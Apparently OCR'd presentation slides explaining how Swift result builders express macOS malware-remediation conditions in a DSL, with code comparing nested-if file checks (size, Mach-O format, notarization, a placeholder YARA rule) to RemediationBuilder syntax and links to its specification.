
https://github.com/swiftlang/swift-evolution/blob/main/proposals/0289-result-builders.md
https://developer.apple.com/videos/play/wwdc2021/10253/

Power of Result Builders




```
let yaraMatcher = createYaraMatcher("<some rule>")
for file in enumerateFiles("~/Library/Application Support", 5) {
    if file.size <= 2 * 1024 * 1024 {
        if file.isMacho() {
            if !file.isNotarized() {
                if yaraMatcher.match(file) {
                    remediate(file)
                }
            }
        }
    }
}

let yaraMatcherRoot = createYaraMatcher("<some rule for root>")
if getuid() == 0 {
    // Same enumeration and detection logic is described here.
    ...
}
```

Power of Result Builders



```
TestRemediator {
    File(searchDir: "~/Library/Application Support", regexp: ".*", searchDepth: 5) {
        MaxFileSize(2 * 1024 * 1024)
        FileMacho(true)
        FileNotarized(false)
        FileYara(YaraMatcher("<some rule>"))
    }

    if isRoot {
        // Logic for root
        ...
    }
}
```

Power of Result Builders



```
TestRemediator {
    File(searchDir: "~/Library/Application Support", regexp: ".*" searchDepth: 5) {
        MaxFileSize(2 * 1024 * 1024)
        FileMacho(true)
        FileNotarized(false)
        FileYara(YaraMatcher("<some rule>"))
    }

    if isRoot {
        // Logic for root
        ...
    }
}
```

File size is 2 MiB or less

+

File format is Mach-O


+

Not notarized

+

Matches YARA rule

RemediationBuilder DSL




```
// Describes remediation conditions for launchd services
enum RemediationBuilder.ServiceRemediationBuilder {}

// For files
enum RemediationBuilder.FileRemediationBuilder {}

// For processes
enum RemediationBuilder.ProcessRemediationBuilder {}

// For Safari App Extensions
enum RemediationBuilder.SafariAppExtensionRemediationBuilder {}

// Combining 5 types of remediations (Service, File, Process, SafariAppExtension, Proxy)
enum RemediationBuilder.RemediationArrayBuilder {}
```

Specification of RemediationBuilder DSL

https://github.com/FFRI/RemediationBuilderDSLSpec

https://ffri.github.io/RemediationBuilderDSLSpec/documentation/remediationbuilder



Documentation

Language: Swift

RemediationBuilder

- Basic Concepts
- Service Conditions
- Process Conditions
- File Conditions
- Safari App Extension Conditions

Classes

- XPLogger

Protocols

- Condition
- FileCondition
- FileConditionConvertible

Framework

